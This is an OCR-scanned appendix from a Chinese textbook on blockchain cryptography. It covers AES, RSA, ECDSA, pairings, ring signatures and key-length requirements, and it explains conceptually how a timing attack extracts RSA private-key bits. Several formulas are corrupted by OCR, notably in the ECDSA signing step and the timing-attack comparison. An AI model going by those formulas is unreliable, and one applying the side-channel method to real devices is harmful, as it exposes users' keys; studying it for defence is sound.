
# 附录A　区块链安全基础概念、原理与分析方法

## A.1　加密技术

将明文变成密文的过程称为加密（Encryption）。加密技术可以分为对称加密和非对称加密，非对称加密又称公钥加密。对称加密中，加密密钥和解密密钥相同或彼此之间容易相互确定；而公钥加密中，加密密钥和解密密钥是不同的，攻击者很难从加密密钥推导出解密密钥。典型的对称密码有DES、AES、IDEA、SM4、A5/1、RC4等；典型的公钥密码有RSA、ECC、SM2和NTRU等。

对称加密又分为流密码和分组密码，DES、AES、IDEA和SM4属于分组密码，而A5/1、RC4是流密码。流密码具有实现简单、便于硬件实现、加/解密处理速度快等优点，缺点是低扩散，对插入或修改不敏感；分组密码使用了不随时间变化的固定变换，具有扩散性好、插入敏感等优点。在此以AES为例，介绍对称密码的流程。

AES发布于2001年。它有3种可选的密钥长度：128比特、192比特和256比特。AES是一种迭代型密码，轮数依赖于密钥长度。如果密钥长度为128比特，轮数为10；当密钥长度为192比特时，轮数为12；如果密钥长度为256比特，轮数为14。图A-1展示了128比特AES的加密流程。



state
AddRoundKey
cipher key
初始化
1–SubBytes
2–ShiftRows
3–MixColumns
4–AddRoundKey
round keyi
前9轮
1–SubBytes
2–ShiftRows
4–AddRoundKey
round key10
第10轮

图A-1　AES流程图

先把明文进行分组，每一组是16个字节，初始成state，然后与128比特的密钥进行异或；接着进行9轮操作，每一轮包括S盒代换、行移位、列混淆和异或轮密钥；再进入第十轮，这一轮比前面每一轮少了列混淆操作；最后输出128比特的密文。

解密时，只需将所有操作逆序进行，并逆序使用密钥编排方案即可。目前广泛应用的是RSA和ECC。

相对来说，RSA比较容易理解。下面就以RSA加密体制为例，来介绍公钥密码。随机生成两个足够大的素数p,q，计算出它们的乘积N＝p·q；选择与乘积（p-1）·（q-1）互素的整数e，计算e模（p-1）·（q-1）的乘法逆元，命名为d，即$d=e^{-1}$ mod（p-1）·（q-1）。这里p，q，d是私钥，N，e是公钥。当N充分大时，比如N大于2048比特，则分解N是非常困难的。这就是大整数分解问题，它保证了RSA密码的安全性。加密明文M只需计算：

$$C=M^{e} \bmod N$$

其中，C就是密文。解密时只需计算：

$$M=C^{d} \bmod N$$

从以上流程可以大致了解公钥加密。

## A.2　属性加密

属性密码的概念最早出现在2004年。利用双线性对可以构造属性密码，国家密码管理局在SM9标准中已经对双线性对进行了规范。在属性加密机制中，密文和密钥都与一组属性相关，比如{中国、上海、金融公司}，加密者可根据要加密的内容和接收者的特征信息制定一个由属性构成的加密策略，而产生的密文只有属性满足加密策略的用户才可以解密。一个属性加密方案主要由以下4个算法组成。

·Setup(k,U)：该算法输入安全参数k和一个系统属性描述U，输出公共参数PK和一个主私钥MSK。

·Keygen(MSK,X)：该算法输入主私钥MSK和一个访问结构X，输出一个与属性相关的密钥$SK_X$。

·Enc(PK,Y,m)：该算法输入公共参数PK、一个加密策略Y和一个要加密的消息m，输出密文$CT_Y$。

·Dec(PK,$SK_X$,$CT_Y$)：该算法输入公共参数PK、密钥$SK_X$和密文$CT_Y$，当用户的访问结构X满足加密策略Y时，就输出明文m；否则就输出错误信息。

首先，当解密密钥得到恰当保存时，非法的访问者是没有解密密钥的，所以加密可以阻止非法的用户访问受保护的资源。

其次，在属性加密系统中，即使拥有密钥$SK_Z$的合法用户也不能解密，实现了防止合法的用户对受保护的资源进行非授权访问。

最后，只有当用户的属性X满足加密策略Y时，他的密钥$SK_X$才可以正确解密出明文m，即允许合法用户访问受保护的网络资源。

## A.3　同态加密

传统公钥加密方案包含3个算法：密钥生成、加密和解密。密钥生成是一个随机算法，输入安全参数，输出私钥SK和公钥PK；加密算法输入公钥PK和明文m，输出密文C；而解密算法输入私钥SK和密文C，输出明文m。

同态加密则满足：对于明文空间中的任意两个明文$m_1$，$m_2$，以及一个运算⊙，等式Encrypt($m_1$⊙$m_2$)＝Encrypt($m_1$)⊙Encrypt($m_2$)成立。当运算⊙是加法＋时，我们称该加密方案满足加法同态。事实上，运算⊙不局限于加法，还可以是其他运算，比如乘法、求逆运算等。当一个同态加密体制支持足够多的同态运算来构造我们需要的任意函数，就称它为全同态加密，即给定$m_1$...,$m_2$的密文E($m_1$),...,E($m_t$)，对于任意可计算的函数f，f(E($m_1$),...,E($m_t$))的计算结果等于f($m_1$,...，$m_t$)的加密结果。Gentry在2009年构造出了第一个全同态加密。目前已经有3个全同态加密的开源库：HElib、FHEW、TFHE。

全同态可以应用于隐私查询。当用户想查询一个明文关键词时，可以将该关键词加密，然后提交给搜索引擎，搜索引擎将直接搜索密文，无须解密。搜索结果返回给用户，用户解密后的结果等价于明文搜索结果。这样搜索引擎是不知道用户查询了哪个关键词的，保护了用户的隐私。同态加密还可以结合环签名一起使用，使得加密数据满足完整性和不可篡改性。环签名允许一个成员代表一组人进行签名而不泄漏签名者的信息，验证者只知道签名来自这个环，但不知道谁是真正的签名者，这样可以解决

对签名者匿名问题。

## A.4 数字签名

由于各个区块链系统中广泛使用了椭圆曲线数字签名（ECDSA），这里将介绍椭圆曲线的数学基础知识以及ECDSA签名流程，更多内容参见《Guide to elliptic curve cryptography》[1]。

在中学里，我们学过有理数域、实数域，但在教材中从没出现过“整数域”这个词，因为整数不构成一个域。那么到底什么是域？

定义1：设R是一个非空集合，在R上定义两个代数运算，即“+”和“·”，并且满足以下条件，则称R是一个域。

（1）封闭性：$\forall a,b\in R, a+b\in R; a\cdot b\in R$。

（2）交换律：$\forall a,b\in R, a+b=b+a; a\cdot b=b\cdot a$。

（3）结合律：$\forall a,b,c\in R, a+(b+c)=(a+b)+c; a\cdot(b\cdot c)=(a\cdot b)\cdot c$。

（4）存在单位元：$\forall a\in R, \exists 0\in R, s.t.\ a+0=a; \exists 1\in R, s.t.\ a\cdot 1=a$。

（5）存在逆元：$\forall a\in R, \exists -a\in R, s.t.\ a+(-a)=0; \forall a\in R$且$a\neq 0, \exists a^{-1}\in R, s.t.\ a\cdot a^{-1}=1$。

（6）分配律：$\forall a,b,c\in R, a\cdot(b+c)=(a\cdot b)+(a\cdot c)$。

比如，我们可以定义一个集合$\mathbb{F}_5$，这个集合中的元素为{0，1，2，3，4}，加法定义为$\forall a,b\in\mathbb{F}_5, (a+b) \bmod 5$，乘法定义为$\forall a,b\in\mathbb{F}_5, (a\cdot b) \bmod 5$。可以验证，这样定义的集合以及两个运算满足以上封闭性、交互律、结合律、存在单位元、存在逆元以及分配律。所以（$\mathbb{F}_5$，+;）是一个域。

有了域的概念，就可以给出椭圆曲线的定义。

定义2：设K是一个域，定义在域K上的椭圆曲线E是指方程

$$y^2+a_1xy+a_3y=x^3+a_2x^2+a_4x+a_6 \qquad (A\text{-}1)$$

其中$a_1, a_2, a_3, a_4, a_6\in k$。等式（A-1）称为Weierstrass方程。如果椭圆曲线点(x,y)的坐标值恰好都落在域K内，我们就称之为E的K有理


点。E上所有K有理点所组成的集合记为E（K）。当K是素数域$\mathbb{F}_p$时，定义在K上的所有椭圆曲线都可以简写成：

$$y^2 = x^3 + ax + b \quad (A\text{-}2)$$

这里a,b∈$\mathbb{F}_p$。比特币就使用了素数域$\mathbb{F}_p$上的椭圆曲线，其中参数$a=0$，$b=7$，$p=2^{256}-2^{32}-2^9-2^8-2^7-2^6-2^4-1$。这条椭圆曲线具有一个自同态映射$\varphi:E\to E$；$\varphi:(x,y)\to(\beta x,y)$，$\varphi:O\to O$，这里$\beta\in\mathbb{F}_p$是一个阶为3的元素。于是任意P∈E，φ(P)只需要一次有限域乘法就可以完成，应用于椭圆曲线点乘就可以提高整个椭圆曲线密码系统的效率。

下面定义椭圆曲线E上全部K有理点的加法运算。设$P=(x_1,y_1)$和$Q=(x_2,y_2)$是椭圆曲线E(K)上的任意两点。

如果P≠Q且$x_1\neq x_2$，用一条直线连接P,Q两点，则直线与椭圆曲线E将相交于第三点R′，经过点R′的垂直线与椭圆曲线E相交于点R，定义R＝P＋Q，如图A-2所示。




图A-2　椭圆曲线加法运算

如果$P\neq Q$但$x_1=x_2$，定义$P+Q$等于无穷远点，记为O。

如果$P=Q$，经过点P作一条切线，则切线与椭圆曲线E将相交于另外一点R′，经过R′的垂直线与椭圆曲线E相交于点R，定义$R=2P$。

有了这个加法运算，椭圆曲线E(K)上的所有有理点和无穷远点O便构成一个群，因为它们满足群的定义。

1）封闭性：$\forall P,Q\in E(K)\cup\{O\}, P+Q\in E(K)\cup\{O\}$。

2）单位元：$\forall$ P∈E(K)∪{O},$\exists$ O∈E(K)∪{O},s.t.P＋O＝P。

3）逆元：$\forall$ P∈E(K)∪{O},$\exists$ (-P)∈E(K)∪{O},s.t.P＋(-P)＝O。

4）结合律：$\forall$ P,Q,R∈E(K)∪{O},(P＋Q)＋R＝P＋(Q＋R)。

而且还满足交换律，即$\forall$ P,Q∈E(K)∪{O}，P＋Q＝Q＋P所有(E(K)∪{O},＋)是一个交换群。具体的计算公式为P＋Q＝($\lambda^2$ ＋$a_1$ $\lambda$-$a_2$ -$x_1$ -$x_2$ ,$\lambda$($x_1$ -$x_3$ )-$y_1$ -$a_1$ $x_3$ -$a_3$ )。其中当P≠±Q时，$\lambda$＝($y_2$ -$y_1$ )/($x_2$ -$x_1$ )；当P＝Q时，$\lambda$＝(3$x^2$ $_1$ ＋2$a_2$ $x_1$ ＋$a_4$ -$a_1$ $y_1$ )/(2$y_1$ ＋$a_1$ $x_1$ ＋$a_3$ )，而-P＝($x_1$ ,-$y_1$ -$a_1$ $x_1$ -$a_3$ )。

椭圆曲线的点乘是指任意给定椭圆曲线上的点P以及正整数n，计算nP。比如3P＝P＋P＋P。由于点乘是椭圆曲线密码中最耗时的运算，优化点乘的算法优为重要的研究内容。计算nP的原始方法就是计算1P,2P,3P……直到nP。但是为了使椭圆曲线密码足够安全，参数n一般都选得很大，比如n＞$2^{160}$ ，所以使用这种原始的方法来计算nP是不现实的。二进制法优化了点乘的计算速度。

设n的二进制表示为$\sum_{i=0}^{m-1} s_i 2^i$ ，其中$s_i$ ＝0或1，且$s_{m-1}$ ＝1，则

nP＝(2(2(…2(2$s_{m-1}$ ＋$s_{m-2}$ )＋$s_{m-3}$ )＋…＋$s_1$ )＋$s_0$ )P

对应的算法流程为：

算法 1. 从左到右的二进制方法计算点乘。

输入：$n=\sum_{i=0}^{m-1} s_i 2^i, P\in E(K)$。
输出：$nP$。
（1）$Q\leftarrow \mathcal{O}$。
（2）$i$ 从 $m-1$ 到 0 循环执行：
① $Q\leftarrow 2Q$。
②如果 $s_i$==1，则计算 $Q\leftarrow Q+P$。
（3）返回 $Q$。

这种方法需要m次倍点运算和平均m/2次点加运算。还有更快的方法，比如wNAF、窗口方法、双基链等。

比特币系统中使用了ECDSA对每笔交易进行签名，通过验证签名可以发现交易是否被篡改或伪造。ECDSA的全称为Elliptic Curve Digital Signature Algorithm，已经被ANSI X9.62、FIPS 186-2、IEEE 1363—2000、ISO/IEC 15946-2等众多标准所采纳。

| 算法 2.ECDSA 签名生成算法。 |
| --- |
| 输入：参数 $D=(q, FR, S, a, b, P, n, h)$，私钥 $d$，消息 $m$。 |
| 输出：签名 $(r, s)$。 |
| （1）从区间 $[1, n-1]$ 中随机选择整数 $k$。 |
| （2）计算点乘 $kP=(x_1, y_1)$，把 $x_1$ 转换成整数 $\bar{x}_1$。 |
| （3）计算 $r=\bar{x}_1 \bmod n$，如果 $r=0$，跳转到步骤（1）。 |
| （4）计算 $e=\mathrm{Hash}(m)$。 |
| （5）计算 $s=k{-}1\ (e+dr) \bmod n$，如果 $s=0$，跳转到步骤（1）。 |
| （6）返回 $(r, s)$。 |

| 算法 3.ECDSA 签名验证算法。 |
| --- |
| 输入：参数 $D=(q, FR, S, a, b, P, n, h)$，公钥 $Q$，消息 $m$，签名 $(r, s)$。 |
| 输出：接受或拒绝签名。 |
| （1）检查 $r$ 和 $s$ 是否是区间 $[1, n-1]$ 中的整数，如果不是，则返回“拒绝签名”。 |
| （2）计算 $e=\mathrm{Hash}(m)$。 |
| （3）计算 $w=s^{-1} \bmod n$。 |
| （4）计算 $u_1=ew \bmod n$ 以及 $u_2=rw \bmod n$。 |
| （5）计算 $X=u_1P+u_2Q$。 |
| （6）如果 $X=\mathcal{O}$，则返回“拒绝签名”。 |
| （7）把点 $X$ 的 $x_1$ 坐标转换成整数 $\bar{x}_1$，计算 $v=\bar{x}_1 \bmod n$。 |
| （8）如果 $v=r$，则返回“接受签名”，否则返回“拒绝签名”。 |

由$s=k^{-1}(e+dr) \bmod n$可得：

$$k=s^{-1}(e+dr)=s^{-1}e+s^{-1}rd=we+wrd=u_1+u_2 d \bmod n$$

所以$X=u_1P+u_2Q=(u_1+u_2d)P=kP$，于是$v=x_1 \bmod n=r$。

## A.5　双线性对

双线性对是一个映射，它把椭圆曲线$E(\mathbb{F}_q)$上的两个点映射到有限域$\mathbb{F}_q$ k中的一个元素。双线性对可以应用于零知识证明协议、门限签名、属性加密、标识密码等领域，国家密码管理局已经版布了标识密码标准SM9。

**定义3：** 设$G_1$，$G_2$是加法群，$G_3$是乘法群，如果映射：

$$e: G_1 \times G_2 \rightarrow G_3$$

且满足双线性：$\forall P,P' \in G_1$，$\forall Q,Q' \in G_2$，都有$e(P+P',Q)=e(P,Q)e(P',Q)$，$e(P,Q+Q')=e(P,Q)e(P,Q')$，那么映射e就称为双线性对。

由双线性对的定义可以得到以下性质：

性质1 .设e是一个双线性对，令$P \in G_1$ 且$Q \in G_2$ ，那么

$e(P,O)=e(O,Q)=1$

$e(-P,Q)=e(P,Q)^{-1}=e(P,-Q)$

$\forall j \in Z, e(jP,Q)=e(P,Q)^j=e(P,jQ)$。

双线性对可以分为Weil、Tate、Ate等很多类，区分它们需要代数几何中复杂的数学概念，这里仅给出计算Tate双线性对的原理和算法。

假设$l_{iP,jP}$ 是经过点ip和jp的直线，而$v_{(i+j)P}$ 是经过(i+j)P的垂直线，则除子

$(l_{iP,jP})=(iP)+(jP)+(-(i+j)P)-3(O)$

$(v_{(i+j)P})=((i+j)P)+(-(i+j)P)-2(O)$

于是

$$
\begin{aligned}
(f_{i+j,P}(Q)) &= (i+j)P-((i+j)P)-(i+j-1)(\mathcal{O}) \\
&=[i(P)-(iP)-(i-1)(\mathcal{O})]+[j(P)-(jP)-(j-1)(\mathcal{O})]+[(iP) \\
&\quad +(jP)+(-(i+j)P)-3(\mathcal{O})-((i+j)P)-(-(i+j)P)+2(\mathcal{O})] \\
&=(f_{i,P}(Q)\cdot f_{j,P}(Q)\cdot \frac{l_{iP,jP}(Q)}{v_{(i+j)}P(Q)}
\end{aligned}
$$

所以$f_{i+j,P}(Q)=f_{i,P}(Q)\cdot f_{j,P}(Q)\cdot \frac{l_{iP,jP}(Q)}{v_{(i+j)}P(Q)}$。特别地，当$i=j$时$f_{2i,P}(Q)=f_{i,P}^2(Q)\cdot \frac{l_{iP,jP}(Q)}{v\ 2ip(Q)}$。这样 Tate 双线性对可以通过以下算法来计算，通常称之为 Miller 算法。

---

**算法 4.** 计算 Tate 双线性对。

---

输入：$P \in E(\mathbb{F}_q k)[r], Q \in E(\mathbb{F}_q k)/rE(\mathbb{F}_q k)$。

输出：$e(P,Q)$。

（1）$T \leftarrow P, f \leftarrow 1$。

（2）$i$ 从$\lfloor \log_2 r \rfloor -1$ 到 0 循环执行：

①$f \leftarrow f^2 \cdot \frac{l_{T,T}(Q)}{v_{2T}(Q)}$；$T \leftarrow 2T$。

②如果$r_i=1$，则$f \leftarrow f\cdot \frac{l_{T,P}(Q)}{v_{T+P}(Q)}$；$T \leftarrow T+P$。

（3）输出$f^{(q^k-1)/r}$。

---

## A.6 环签名

环签名是一种特殊的数字签名，它因为签名由一定的规则组成一个环而得名。2001年，Rivest、Shamir、Tauman在文献提出了环签名的概念[2]。环签名在匿名电子选举、电子政务等方面得到了广泛应用。环签名只有用户没有管理者，环中任何一个成员都可以代表整个环签名，而验证者只知道签名来自这个环，但不知道谁是真正的签名者。任何用户都可以用自己的私钥和其他环中成员的公钥签名，而不需要其他成员同意，其他环成员可能完全不知道他们的公钥已经被真实签名者用于签名。由于环签名隐藏了真实签名者，因此环签名是一种以匿名方式透露可靠消息的很好方法。环签名由签名生成和签名验证组成，其一般模型如下。

（1）签名生成

m为待签名的消息，$L=\{P_i\},(i=1,2,\ldots,n)$为形成环的公钥集合，每一个$p_i$与一个变换$y_i$有关，$S_S$表示签名者的私钥。

1）确定$k=h(m)$。

2）签名者选择初始值$v\in_R\{0,1\}^b$。

3）确定$x_i$ $(i=1,2,\ldots,n$，$i\neq s)$：签名者为其他环成员随机选择$x_i\in_R\{0,1\}^b$,并计算$y_i=g_i(x_i)$。

4）求解$y_s$：从环方程$c_{k,v}(y_1,\ldots,y_n)=v$中解出$y_s$。

5）求陷门置换的逆$x_s$：真实签名者利用其陷门知识，解出$x_s=g^{-1}_s(y_s)$。

6）最后形成环签名，消息m的环签名为$\sigma=(P_1,P_2,\ldots,P_n,v,x_1,x_2,\ldots,x_n)$。

（2）签名验证

1）验证者计算$y_i=g_i(x_i),(i=1,2,\ldots,n)$。

2）验证者计算$k=h(m)$。

3）验证者验证方程$c_{k,v}(y_1,y_2,\ldots,y_n)=v$，如果等式成立，则认为环签名是正确的，否则为无效的。

一般的环签名需要满足下列安全性要求。

·签名是可信的：任何人都可以方便地验证签名的有效性。

·签名是不可伪造的：除了合法的签名者外，其他任何人伪造签名都是很困难的，是计算上不可行的。

·签名具有无条件匿名性：只要签名者不承认，任何人知道谁是真正的签名者的概率不会超过猜测的概率。

## A.7　侧信道攻击

密码设备在运算过程中会泄漏各种物理信息，如功耗、电磁辐射、时间、声音、可见光等。利用这些物理信息也是可以破解出秘密信息的，这种攻击方法被称为侧信道攻击。1996年美国科学家Kocher首先发现针对密码芯片的计时攻击法 [3] 。该方法通过对密码芯片运算过程中执行时间信息的采集，结合密码算法的内部实现，证实了算法指令和执行时间存在相关性，从而推测出密钥信息。由于这种攻击成本低、效果明显，立刻引起了工业界和学术界的广泛关注，并相继提出了功耗攻击、故障攻击、电磁攻击等，进而开创了密码分析的一个新时代。

2011年，德国波鸿鲁尔大学Paar教授领导的研究小组对DESFire MF3ICD40智能卡进行了成功分析，在很短时间内提取了其中的密钥信息。在此之前，该卡片已经通过了CC EAL 4＋的认证，声称具有很高的安全性能，被广泛应用在世界各地的大型支付系统和公共交通系统中。卡片被成功分析的当日，NXP公司即在主页上告知用户该卡片被攻破，将提供相应的升级手段，并宣布于2011年底停止该卡片的生产和维护。

在此以密码芯片中RSA的计时攻击为例，介绍侧信道攻击的思想。RSA解密时，需要计算模幂$M=C^d \bmod N$，这里C是密文，N是公钥，d是私钥。攻击者的目标就是获取私钥d。攻击者可以使用同一个公钥来加密不同消息$M_i$ ，然后发送给密码芯片。对于不同的密文$C_i$ ，攻击者记录模幂$C_i^d \bmod N$ 的运行时间。计算模幂有很多算法，以下是一个典型的算法。

---

算法 5. 计算模幂。

---

输入：$C, N$，$d=\sum_{i=0}^{w-1} d_i 2^i$，其中 $d_{w-1}=1$。

输出：$C^d \bmod N$。

1）$M \leftarrow C$。

2）$k$ 从 $w-2$ 到 0 循环执行：

①计算 $M \leftarrow M^2 \bmod N$。

②当 $d$ 的第 $k$ 比特等于 1 时计算 $M \leftarrow M \cdot C \bmod N$；否则 $M \leftarrow M$。

3）输出 $M$。

---

从以上算法可以发现，当密钥的第k比特为1时，将计算模乘和模平方；而当密钥的第k比特为0时，则只计算模平方，这就会导致计算时间的

差异。另外，当时$M \cdot C \geq N$时，才会进行mod N运算；而当$M \cdot C < N$时，$M \leftarrow M \cdot C$这也会导致计算时间的差异。基于这两个事实，就可以进行计时攻击。

选取m对密文$C_i$和$D_i$，满足$C_i^3 < N$，$D_i^2 < N < D_i^3$。当$k = w-2$时，因为$C_i^3 < N$，所以实际上步骤①和步骤②不需要进行mod N操作。而输入$D_i$时，因为$D_i^2 < N < D_i^3$，当$d_{w-2} = 1$时，将在步骤②进行mod N操作；当$d_{w-2} = 2$时，在步骤②不需要进行mod N操作。综上所述，当$d_{w-2} = 0$时，计算$C_i^d \bmod N$和$C_i^d \bmod N$的时间几乎相等；而$d_{w-2} = 1$时，$C_i^d \bmod N$的计算时间将比$C_i^d \bmod N$更长一点。虽然这个差异对于个别$C_i$,$D_i$并不明显，但通过统计是可以发现这个时间差异的。记$C_i^d \bmod N$的计算时间为$T_{1i}$,$C_i^d \bmod N$的计算时间为$T_{2i}$，令平均时间$T_1 = (T_{11} + T_{12} + \ldots + T_{1m})/m$,$T_2 = (T_{21} + T_{22} + \ldots + T_{2m})/m$。基于以上分析可以得到：当$d_{w-2} = 1$时，$T_2 > T_1 + e$。这里e是一个固定值，可以通过事先的统计来确定。

假设已经确定$d_{w-2} = 1$，于是可以再重新选取m对密文$C_i$和$C_i$，满足$C_i^7 < N$，$D_i^6 < N < D_i^7$，类似以上分析方法，可以确定$d_{w-3}$的值。以此类推，就可以确定密钥d的所有比特，从而破解整个RSA密码系统。

起初，侧信道攻击主要针对密码芯片，但是后来这种分析方法被推广到了远程攻击。比如2005年，计时攻击就分析了局域网中的OpenSSL协议，成功获取了其中的RSA密钥；2011年，计时攻击分析了OpenSSL中的椭圆曲线密码算法。

## A.8　区块链安全分析方法论

这一节主要叙述分析区块链安全性的方法，当制定区块链安全性测试标准时，本节的内容可以提供参考价值。

### 1.密码算法

（1）级别I

①使用检测机构指定的数据进行Hash函数运算，测试对象返回的结果应与预期一致。

②使用检测机构指定的密钥对特定数据进行加密，测试对象返回的加密结果应与预期一致。

③使用检测机构指定的密钥对特定数据进行解密，测试对象返回的解

密结果应与预期一致。

④使用检测机构指定的私钥对特定数据进行数字签名，测试对象返回的签名结果应与预期一致。

⑤使用检测机构指定的公钥对特定数据进行签名验证，测试对象返回的验证结果应与预期一致。

（2）级别II

①密码算法实现时，充分考虑了防御侧信道攻击。

②公钥密码算法为SM2算法，算法定义见GM/T0003—2012。

③哈希算法为SM3算法，算法定义见GM/T0004—2012。

④对称加密算法为SM4算法，算法定义见GM/T0002—2012。

⑤标识密码算法为SM9算法，算法定义见GM/T0044—2016。

### 2.密钥生成

这里对密钥以及密钥种子的生成提出了要求，需要生成的密钥以及密钥种子满足机密性和不可预测性。机密性要求新生成的密钥和密钥种子不能被非授权的用户读取；不可预测性要求新生成的密钥和密钥种子不能被非授权的用户推测或计算出来。

（1）级别I

①密钥以及密钥种子由使用者生成，这是为了保证其机密性。当需要备份密钥时，需要加密传输，并且以密文形式存储。生成的密钥应该拥有足够的熵。

②密钥以及密钥种子的生成方法能够在使用前被验证为有效的。

③如果使用软件生成密钥种子，则需要排除种子是确定性的，而且不能把种子传输给其他用户。当软件审核通过后，需要生成并发布一个数字签名。每次运行这个软件前，必须先验证数字签名，以免软件被篡改。

④如果不是使用软件生成密钥或密钥种子，仍然需要验证生成方法，以保证生成结果的随机性。

（2）级别II

密钥以及密钥种子可以使用伪随机数发生器（PRNG）生成，但NIST SP 800-90A中的Dual_EC DRBG已经被确定为脆弱的随机数生成器，不能使用；也可以使用真随机数发生器（TRNG）。无论使用哪种生成器，生成的密钥都必须通过随机性测试，比如GM/T0005—2012《随机性检测规范》、NIST STS、Crypt-X或DIEHARD等。

### 3.密钥长度

密钥长度是密码算法的一个重要参数。当密钥长度很短时，容易使用穷搜索方法计算出密钥；而且对于特定的密码算法，还存在一些更强的分析方法，比如针对RSA的数域筛算法、针对椭圆曲线密码的Pollard rho算法等。为此，非常有必要给出一个密钥长度的规范，而且随着分析方法的发展，密钥长度也需要及时更新。国际银行卡组织EMVCo就是每年对密钥长度进行评估，并发布密钥长度建议。

（1）级别I

①对称密码密钥长度大于等于112比特。

②RSA密钥长度大于等于2048比特。

③椭圆曲线密码（ECC和SM2）密钥长度大于等于224比特。

④标识密码（SM9）主密钥长度大于等于224比特。

（2）级别II

①对称密码密钥长度大于等于128比特。

②RSA密钥长度大于等于3072比特。

③椭圆曲线密码（ECC和SM2）密钥长度大于等于256比特。

④标识密码（SM9）主密钥长度大于等于256比特。

### 4.钱包生成

生成钱包的过程中使用了数字签名，它能确保完整性，防止数字资产丢失或被盗等。

（1）级别I

每一次交易都必须生成唯一的地址，这样可以增加隐私性，使得攻击

者很难确定地址所对应的用户。

（2）级别II

①钱包生成的任意地址必须至少有两重签名，这样可以提升防盗、防丢的安全性。

②当主密钥丢失后，为了仍然可以使用钱包，有必要为每个钱包设置冗余的密钥。

